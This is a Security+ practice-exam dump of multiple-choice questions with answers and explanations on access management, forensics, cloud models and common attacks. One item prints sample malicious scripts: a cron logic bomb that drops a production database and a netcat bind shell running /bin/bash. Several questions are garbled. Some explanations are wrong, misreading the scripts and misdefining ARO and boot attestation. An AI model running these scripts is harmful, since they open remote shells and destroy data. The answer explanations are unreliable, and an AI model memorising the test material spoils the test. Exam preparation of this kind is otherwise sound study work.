References: 1: https://www.imperva.com/learn/application-security/what-is-a-web-application-firewall-waf/ 2: https://www.imperva.com/learn/application-security/load-balancing/ 3: https://www.imperva.com/learn/application-security/cloud-access-security-broker-casb/ : https://www.imperva.com/learn/application-security/vpn-virtual-private-network/ : https://www.imperva.com/learn/application-security/transport-layer-security-tls/ : https://www.imperva.com/learn/application-security/dynamic-application-security-testing-dast/ : https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/plan-for-traffic-ins
: https://docs.microsoft.com/en-us/azure/private-link/inspect-traffic-with-azure-firewall : https://docs.microsoft.com/en-us/azure/architecture/example-scenario/gateway/application-gateway-before-azur

NEW QUESTION 66
- (Exam Topic 2)
A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.conf instead of using the sshd.conf.
D. Network services are no longer running on the NAS.

Answer: B

Explanation:
Disabling remote logins to the NAS likely involved turning off SSH instead of modifying the configuration file. This would prevent users from using SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Source: TechTarget

NEW QUESTION 68
- (Exam Topic 2)
Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

A. Memory, disk, temporary filesystems, CPU cache
B. CPU cache, memory, disk, temporary filesystems
C. CPU cache, memory, temporary filesystems, disk
D. CPU cache, temporary filesystems, memory, disk

Answer: C

Explanation:
The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data. References:
https://www.comptia.org/blog/what-is-volatility-in-digital-forensics

NEW QUESTION 69
- (Exam Topic 2)
A security administrator Is managing administrative access to sensitive systems with the following requirements:

• Common login accounts must not be used (or administrative duties.
• Administrative accounts must be temporal in nature.
• Each administrative account must be assigned to one specific user.
• Accounts must have complex passwords.
• Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements?

A. ABAC
B. SAML
C. PAM
D. CASB

Answer: C

Explanation:
The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

NEW QUESTION 70
- (Exam Topic 2)
A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release. Which of the following documents would the third-party vendor most likely be required to review and sign?

A. SLA
B. NDA
C. MOU
D. AUP

Answer: B

Explanation:
NDA stands for Non-Disclosure Agreement, which is a legal contract that binds the parties to keep confidential information secret and not to disclose it to unauthorized parties. A third-party vendor who is doing a penetration test of a new proprietary application would most likely be required to review and sign an NDA to protect the intellectual property and trade secrets of the security team.

NEW QUESTION 75
- (Exam Topic 2)
A Security engineer needs to implement an MDM solution that complies with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their
devices, the following requirements must be met:

≫ Mobile device OSs must be patched up to the latest release.

≫ A screen lock must be enabled (passcode or biometric).

≫ Corporate data must be removed if the device is reported lost or stolen.
Which of the following controls should the security engineer configure? (Select two).

A. Disable firmware over-the-air
B. Storage segmentation
C. Posture checking
D. Remote wipe
E. Full device encryption
F. Geofencing

Answer: CD

Explanation:
Posture checking and remote wipe are two controls that the security engineer should configure to comply with the corporate mobile device policy. Posture checking is a process that verifies if a mobile device meets certain security requirements before allowing it to access corporate resources. For example, posture checking can check if the device OS is patched up to the latest release and if a screen lock is enabled. Remote wipe is a feature that allows the administrator to erase all data from a mobile device remotely, in case it is lost or stolen. This can prevent unauthorized access to corporate data on the device.

NEW QUESTION 79
- (Exam Topic 2)
An employee used a corporate mobile device during a vacation Multiple contacts were modified in the device vacation Which of the following method did attacker to insert the contacts without having 'Physical access to device?

A. Jamming
B. BluJacking
C. Disassoaatm
D. Evil twin

Answer: B

Explanation:
bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers. Bluejacking does not involve device hijacking, despite what the
name implies. In this context, a human might say that the best answer to the question is B. BluJacking, because it is a method that can insert contacts without having physical access to the device.

NEW QUESTION 83
- (Exam Topic 2)
A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows. Which of the following is MOST likely the cause of the malware infection?

A. Open permissions
B. Improper or weak patch management
C. Unsecure root accounts
D. Default settings

Answer: B

Explanation:
The reason for this is that older versions of Windows may have known vulnerabilities that have been patched in more recent versions. If a company is not regularly patching their systems, they are leaving those vulnerabilities open to exploit, which can allow malware to infect the systems.
It is important to regularly update and patch systems to address known vulnerabilities and protect against potential malware infections. This is an important aspect of proper security management.
Here is a reference to the CompTIA Security+ certification guide which states that "Properly configuring and maintaining software, including patch management, is critical to protecting systems and data."
Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968

NEW QUESTION 84
- (Exam Topic 2)
A systems analyst is responsible for generating a new digital forensics chain -of- custody form Which of the following should the analyst include in this documentation? (Select two).

A. The order of volatility
B. A forensics NDA
C. The provenance of the artifacts
D. The vendor's name
E. The date and time
F. A warning banner

Answer: CE

Explanation:
A digital forensics chain-of-custody form is a document that records the chronological and logical sequence of custody, control, transfer, analysis, and disposition of digital evidence. A digital forensics chain-of-custody form should include the following information:

➢ The provenance of the artifacts: The provenance of the artifacts refers to the origin and history of the digital evidence, such as where, when, how, and by whom it was collected, handled, analyzed, or otherwise controlled.

➢ The date and time: The date and time refer to the specific moments when the digital evidence was collected, handled, analyzed, transferred, or disposed of by each person involved in the chain of custody.
Other information that may be included in a digital forensics chain-of-custody form are:

➢ The identification of the artifacts: The identification of the artifacts refers to the unique identifiers or labels assigned to the digital evidence, such as serial numbers, barcodes, hashes, or descriptions.

➢ The signatures of the custodians: The signatures of the custodians refer to the names and signatures of each person who had custody or control of the digital evidence at any point in the chain of custody.

➢ The location of the artifacts: The location of the artifacts refers to the physical or logical places where the digital evidence was stored or processed, such as a lab, a server, a cloud service, or a device.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://resources.infosecinstitute.com/topic/chain-of-custody-in-digital-forensics/

NEW QUESTION 85
- (Exam Topic 2)
An engineer is using scripting to deploy a network in a cloud environment. Which the following describes this scenario?

A. SDLC
B. VLAN
C. SDN
D. SDV

Answer: C

Explanation:
SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html

NEW QUESTION 86
- (Exam Topic 2)
A security analyst is reviewing packet capture data from a compromised host On the In the packet capture. analyst locates packets that contain large of text, Which Of following is most likely installed on compromised host?

A. Keylogger

B. Spyware
C. Torjan
D. Ransomware

Answer: A

Explanation:
A keylogger is a type of malware that records the keystrokes of the user and sends them to a remote attacker. The attacker can use the keystrokes to steal the user's credentials, personal information, or other sensitive data. A keylogger can generate packets that contain large amounts of text, as the packet capture data shows.

NEW QUESTION 90
- (Exam Topic 2)
Which of the following is a solution that can be used to stop a disgruntled employee from copying confidential data to a USB drive?

A. DLP
B. TLS
C. AV
D. IDS

Answer: A

Explanation:
DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, transfer, or upload sensitive data to a USB drive or other removable media based on predefined policies and rules.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp

NEW QUESTION 92
- (Exam Topic 2)
Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

A. Lessons learned
B. Identification
C. Simulation
D. Containment

Answer: A

Explanation:
Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan accordingly.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

NEW QUESTION 95
- (Exam Topic 2)
Which of the following describes business units that purchase and implement scripting software without approval from an organization's technology Support staff?

A. Shadow IT
B. Hacktivist
C. Insider threat
D. script kiddie

Answer: A

Explanation:
shadow IT is the use of IT-related hardware or software by a department or individual without the knowledge or approval of the IT or security group within the organization12. Shadow IT can encompass cloud services, software, and hardware. The main area of concern today is the rapid adoption of cloud-based service1s.
According to one source3, shadow IT helps you know and identify which apps are being used and what your risk level is. 80% of employees use non-sanctioned apps that no one has reviewed, and may not be compliant with your security and compliance policies.

NEW QUESTION 98
- (Exam Topic 2)
An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:
* Check-in/checkout of credentials
* The ability to use but not know the password
* Automated password changes
* Logging of access to credentials
Which of the following solutions would meet the requirements?

A. OAuth 2.0
B. Secure Enclave

C. A privileged access management system
D. An OpenID Connect authentication system

Answer: C

Explanation:
A privileged access management (PAM) system is a solution that helps protect organizations against cyberthreats by monitoring, detecting, and preventing unauthorized privileged access to critical resources12. A PAM system can meet the requirements of the project by providing features such as:

➤ Check-in/checkout of credentials: A PAM system can store and manage privileged credentials in a secure vault, and allow authorized users to check out credentials when needed and check them back in when done. This reduces the risk of credential theft, misuse, or sharin2g3.

➤ The ability to use but not know the password: A PAM system can enable users to access privileged accounts or resources without revealing the actual password, using methods such as password injection, session proxy, or single sign-on23. This prevents users from copying, changing, or sharing password2s.

➤ Automated password changes: A PAM system can automatically rotate and update passwords for privileged accounts according to predefined policies, such as frequency, complexity, and uniqueness23
. This ensures that passwords are always strong and unpredictable, and reduces the risk of password
reuse or compromise2.

➤ Logging of access to credentials: A PAM system can record and audit all activities related to privileged access, such as who accessed what credentials, when, why, and what they did with them23. This provides visibility and accountability for privileged access, and enables detection and investigation of anomalies or incidents2.
A PAM system is different from OAuth 2.0, which is an authorization framework that enables third-party applications to obtain limited access to an HTTP service on behalf of a resource owner4. OAuth 2.0 does not provide the same level of control and security over privileged access as a PAM system does.
A PAM system is also different from a secure enclave, which is a hardware-based security feature that creates an isolated execution environment within a processor to protect sensitive data from unauthorized access or modification5. A secure enclave does not provide the same functionality as a PAM system for managing privileged credentials and access.
A PAM system is also different from an OpenID Connect authentication system, which is an identity layer on top of OAuth 2.0 that enables users to verify their identity across multiple websites using a single login6. OpenID Connect does not provide the same scope and granularity as a PAM system for controlling and monitoring privileged access.

NEW QUESTION 102
- (Exam Topic 2)
A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

Answer: A

Explanation:
Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://nmap.org/

NEW QUESTION 104
- (Exam Topic 2)
Which of the following would be best to ensure data is saved to a location on a server, is easily scaled, and is centrally monitored?

A. Edge computing
B. Microservices
C. Containers
D. Thin client

Answer: C

Explanation:
Containers are a method of virtualization that allow you to run multiple isolated applications on a single server. Containers are lightweight, portable, and scalable, which means they can save resources, improve performance, and simplify deployment. Containers also enable centralized monitoring and management of the applications running on them, using tools such as Docker or Kubernetes. Containers are different from edge computing, which is a distributed computing paradigm that brings computation and data storage closer to the location where it is needed. Microservices are a software architecture style that breaks down complex applications into smaller, independent services that communicate with each other. Thin clients are devices that rely on a server to perform most of the processing tasks and only provide a user interface.

NEW QUESTION 108
- (Exam Topic 2)
An incident has occurred in the production environment.
Analyze the command outputs and identify the type of compromise.

Command output 1 | Command output 2

```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
 mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

Compromise Type 1
- ○ RAT
- ○ Backdoor
- ○ Logic bomb
- ○ SQL injection
- ○ Rootkit

Command output 1 | Command output 2

```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Compromise Type 2
- ○ SQL injection
- ○ RAT
- ○ Rootkit
- ○ Backdoor
- ○ Logic bomb

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Command Output1 = Logic Bomb
A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action1. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/password file. If there is, it drops the production database using a MySQL command3. This could cause severe damage to the system and the data.
To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts1.
Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures1. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command2. This could allow the attacker to execute commands on the system and infect it with malware.
To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

NEW QUESTION 109
- (Exam Topic 2)
Which of the following Is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

A. To provide data to quantify risk based on the organization's systems
B. To keep all software and hardware fully patched for known vulnerabilities
C. To only allow approved, organization-owned devices onto the business network
D. To standardize by selecting one laptop model for all users in the organization

Answer: A

Explanation:
An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy. Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 112
- (Exam Topic 2)
An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would best describe the estimated number of devices to be replaced next year?

A. SLA
B. ARO
C. RPO
D. SLE

Answer: B

Explanation:
ARO stands for annualized rate of occurrence, which is a metric that estimates how often a threat event will occur within a year. ARO can help an IT manager estimate the mobile device budget for the upcoming year by multiplying the number of devices replaced in the previous year by the percentage increase of replacement over the last five years. For example, if 100 devices were replaced in the previous year and the replacement rate increased by 10% each year for the last five years, then the estimated number of devices to be replaced next year is 100 x (1 + 0.1)^5 = 161.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.techopedia.com/definition/24866/annualized-rate-of-occurrence-aro

NEW QUESTION 115
- (Exam Topic 2)
A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites, whether the employee is in the offer or away. Which of the following solutions should the CISO implement?

A. VAF
B. SWG
C. VPN
D. WDS

Answer: B

Explanation:
A secure web gateway (SWG) is a solution that can filter and block malicious or inappropriate web traffic based on predefined policies. It can protect users from web-based threats, such as malware, phishing, or
ransomware, whether they are in the office or away. An SWG can be deployed as a hardware appliance, a software application, or a cloud service. References: https://www.comptia.org/content/guides/what-is-a-secure-web-gateway

NEW QUESTION 116
- (Exam Topic 2)
Which of the following is required in order (or an IDS and a WAF to be effective on HTTPS traffic?

A. Hashing
B. DNS sinkhole
C. TLS inspection
D. Data masking

Answer: C

Explanation:
TLS (Transport Layer Security) is a protocol that is used to encrypt data sent over HTTPS (Hypertext Transfer Protocol Secure). In order for an intrusion detection system (IDS) and a web application firewall (WAF) to be effective on HTTPS traffic, they must be able to inspect the encrypted traffic. TLS inspection allows the IDS and WAF to decrypt and inspect the traffic, allowing them to detect any malicious activity. References: [1] CompTIA Security+ Study Guide Exam SY0-601 [1], Sixth Edition, Chapter 11, "Network Security Monitoring" [2] CompTIA Security+ Get Certified Get Ahead: SY0-501 Study Guide, Chapter 7, "Intrusion Detection and Prevention"

NEW QUESTION 121
- (Exam Topic 2)
A security administrator is integrating several segments onto a single network. One of the segments, which includes legacy devices, presents a significant amount of risk to the network.
Which of the following would allow users to access to the legacy devices without compromising the security of the entire network?

A. NIDS
B. MAC filtering
C. Jump server
D. IPSec

E. NAT gateway

Answer: C

Explanation:
A jump server is a device that acts as an intermediary between users and other devices on a network. A jump server can provide a secure and controlled access point to the legacy devices without exposing them directly to the network. A jump server can also enforce authentication, authorization, logging, and auditing policies.

NEW QUESTION 124
- (Exam Topic 2)
Which of the following security design features can an development team to analyze the deletion eoting Of data sets the copy?

A. Stored procedures
B. Code reuse
C. Version control
D. Continunus

Answer: C

Explanation:
Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.atlassian.com/git/tutorials/what-is-version-control

NEW QUESTION 125
- (Exam Topic 2)
Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

A. OWASP
B. Obfuscation/camouflage
C. Test environment
D. Prevent of information exposure

Answer: D

Explanation:
Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

NEW QUESTION 126
- (Exam Topic 2)
Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days. Which of the following attacks can the account lockout be attributed to?

A. Backdoor
B. Brute-force
C. Rootkit
D. Trojan

Answer: B

Explanation:
The account lockout can be attributed to a brute-force attack. A brute-force attack is a type of attack where an attacker attempts to guess a user's password by continually trying different combinations of characters. In this case, it is likely that the security engineer's account was locked out due to an attacker attempting to guess their password. Backdoor, rootkit, and Trojan attacks are not relevant in this scenario.

NEW QUESTION 127
- (Exam Topic 2)
Which of the following models offers third-party-hosted, on-demand computing resources that can be shared with multiple organizations over the internet?

A. Public cloud
B. Hybrid cloud
C. Community cloud
D. Private cloud

Answer: A

Explanation:
There are three main models for cloud computing: Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS)12. Each model represents a different part of the cloud computing stack and provides different levels of control, flexibility, and management.
According to one source1, a public cloud is a type of cloud deployment where the cloud resources (such as servers and storage) are owned and operated by a

third-party cloud service provider and delivered over the
Internet. A public cloud can be shared with multiple organizations or users who pay for the service on a subscription or pay-as-you-go basis.

NEW QUESTION 130
- (Exam Topic 2)
Which of the following is a security implication of newer 1CS devices that are becoming more common in corporations?

A. Devices with celular communication capabilities bypass traditional network security controls
B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
C. These devices often lade privacy controls and do not meet newer compliance regulations
D. Unauthorized voice and audio recording can cause loss of intellectual property

Answer: D

Explanation:
Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets. References: https://www.comptia.org/content/guides/what-is-industrial-control-system-security

NEW QUESTION 134
- (Exam Topic 2)
A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the companVs mobile
application. After reviewing the back-end server logs, the security analyst finds the following entries

```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:09:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

A. IP address allow list
B. user-agent spoofing
C. WAF bypass
D. Referrer manipulation

Answer: B

Explanation:
User-agent spoofing is a technique that allows an attacker to modify the user-agent header of an HTTP request to impersonate another browser or device12. User-agent spoofing can be used to bypass security controls that rely on user-agent filtering or validation12. In this case, the attacker spoofed the user-agent header to match the company's mobile application, which was allowed to access the back-end server's API2.

NEW QUESTION 135
- (Exam Topic 2)
While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

A. Plaintext
B. Birthdat
C. Brute-force
D. Rainbow table

Answer: D

Explanation:
Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users. References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.geeksforgeeks.org/rainbow-table-in-cryptography/

NEW QUESTION 136
- (Exam Topic 2)
A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the
following should the analyst recommend? (Select two).

A. TACACS+
B. RADIUS
C. OAuth
D. OpenlD
E. Kerberos
F. CHAP

Answer: BE

Explanation:
RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

NEW QUESTION 138
- (Exam Topic 2)
A cybersecurity analyst at Company A is working to establish a secure communication channel with a counter part at Company B, which is 3,000 miles (4.828 kilometers) away. Which of the following concepts would help the analyst meet this goal m a secure manner?

A. Digital signatures
B. Key exchange
C. Salting
D. PPTP

Answer: B

Explanation:
Key exchange Short explanation
Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA. References: https://www.comptia.org/content/guides/what-is-encryption

NEW QUESTION 142
- (Exam Topic 2)
A retail store has a business requirement to deploy a kiosk computer In an open area The kiosk computer's operating system has been hardened and tested. A security engineer IS concerned that someone could use removable media to install a rootkit Mich of the should the security engineer configure to BEST protect the kiosk computer?

A. Measured boot
B. Boot attestation
C. UEFI
D. EDR

Answer: B

Explanation:
Boot attestation is a security feature that enables the computer to verify the integrity of its operating system before it boots. It does this by performing a hash of the operating system and comparing it to the expected hash of the operating system. If the hashes do not match, the computer will not boot and the rootkit will not be allowed to run. This process is also known as measured boot or secure boot.
According to the CompTIA Security+ Study Guide, "Secure Boot is a feature of Unified Extensible Firmware Interface (UEFI) that ensures that code that is executed during the boot process has been authenticated by a cryptographic signature. Secure Boot prevents malicious code from running at boot time, thus providing assurance that the system is executing only code that is legitimate. This provides a measure of protection against rootkits and other malicious code that is designed to run at boot time."

NEW QUESTION 146
- (Exam Topic 2)
Which Of the following control types is patch management classified under?

A. Deterrent
B. Physical
C. Corrective
D. Detective

Answer: C

Explanation:
Patch management is a process that involves applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patch management is classified under corrective control type, which is a type of control that aims to restore normal operations after an incident or event has occurred. Corrective controls can help mitigate the impact or damage caused by an incident or event and prevent it from happening again.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html

NEW QUESTION 147
- (Exam Topic 2)
A security engineer is investigating a penetration test report that states the company website is vulnerable to a web application attack. While checking the web logs from the time of the test, the engineer notices several invalid web form submissions using an unusual address: "SELECT * FROM customername". Which of the following is most likely being attempted?

A. Directory traversal
B. SQL injection
C. Privilege escalation
D. Cross-site scripting

Answer: B

Explanation:
SQL injection is a web application attack that involves inserting malicious SQL statements into an input field, such as a web form, to manipulate or access the

database behind the application. SQL injection can be used to perform various actions, such as reading, modifying, or deleting data, executing commands on the database server, or bypassing authentication. In this scenario, the attacker is trying to use a SQL statement "SELECT * FROM customername" to retrieve all data from the customername table in the database.

NEW QUESTION 150
- (Exam Topic 2)
A company is enhancing the security of the wireless network and needs to ensure only employees with a valid certificate can authenticate to the network. Which of the following should the company implement?

A. PEAP
B. PSK
C. WPA3
D. WPS

Answer: A

Explanation:
PEAP stands for Protected Extensible Authentication Protocol, which is a protocol that can provide secure authentication for wireless networks. PEAP can use certificates to authenticate the server and the client, or only the server. PEAP can also use other methods, such as passwords or tokens, to authenticate the client. PEAP can ensure only employees with a valid certificate can authenticate to the network.

NEW QUESTION 153
- (Exam Topic 2)
Which of the following describes software on network hardware that needs to be updated on a rou-tine basis to help address possible vulnerabilities?

A. Vendor management
B. Application programming interface
C. Vanishing
D. Encryption strength
E. Firmware

Answer: E

Explanation:
Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks1. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices1, or you can use a network monitoring software to keep track of the firmware status of your devices2. You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

NEW QUESTION 155
- (Exam Topic 2)
A company owns a public-facing e-commerce website. The company outsources credit card transactions to a payment company. Which of the following BEST describes the role of the payment company?

A. Data controller
B. Data custodian
C. Data owners
D. Data processor

Answer: D

Explanation:
A data processor is an organization that processes personal data on behalf of a data controller. In this scenario, the company that owns the e-commerce website is the data controller, as it determines the purposes and means of processing personal data (e.g. credit card information). The payment company is a data processor, as it processes personal data on behalf of the e-commerce company (i.e. it processes credit card transactions).
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 160
- (Exam Topic 2)
A user's laptop constantly disconnects from the Wi-Fi network. Once the laptop reconnects, the user can reach the internet but cannot access shared folders or other network resources. Which of the following types of attacks is the user MOST likely experiencing?

A. Bluejacking
B. Jamming
C. Rogue access point
D. Evil twin

Answer: D

Explanation:
An evil twin attack is when an attacker sets up a fake Wi-Fi network that looks like a legitimate network, but is designed to capture user data that is sent over the network. In this case, the user's laptop is constantly disconnecting and reconnecting to the Wi-Fi network, indicating that it is connecting to the fake network instead of the legitimate one. Once the user connects to the fake network, they are unable to access shared folders or other network resources, as those are only available on the legitimate network.

NEW QUESTION 164
- (Exam Topic 2)

A police department is using the cloud to share information city officials Which of the cloud models describes this scenario?

A. Hybrid
B. private
C. pubic
D. Community

Answer: D

Explanation:
A community cloud model describes a scenario where a cloud service is shared among multiple organizations that have common goals, interests, or requirements. A community cloud can be hosted by one of the organizations, a third-party provider, or a combination of both. A community cloud can offer benefits such as cost savings, security, compliance, and collaboration. A police department using the cloud to share information with city officials is an example of a community cloud model.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ibm.com/cloud/learn/community-cloud

NEW QUESTION 168
- (Exam Topic 2)
Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's mam gate?

A. Crossover error rate
B. False match raw
C. False rejection
D. False positive

Answer: C

Explanation:
False rejection Short explanation
A false rejection occurs when a biometric system fails to recognize an authorized user and denies access. This can happen due to poor quality of the biometric sample, environmental factors, or system errors. References: https://www.comptia.org/blog/what-is-biometrics
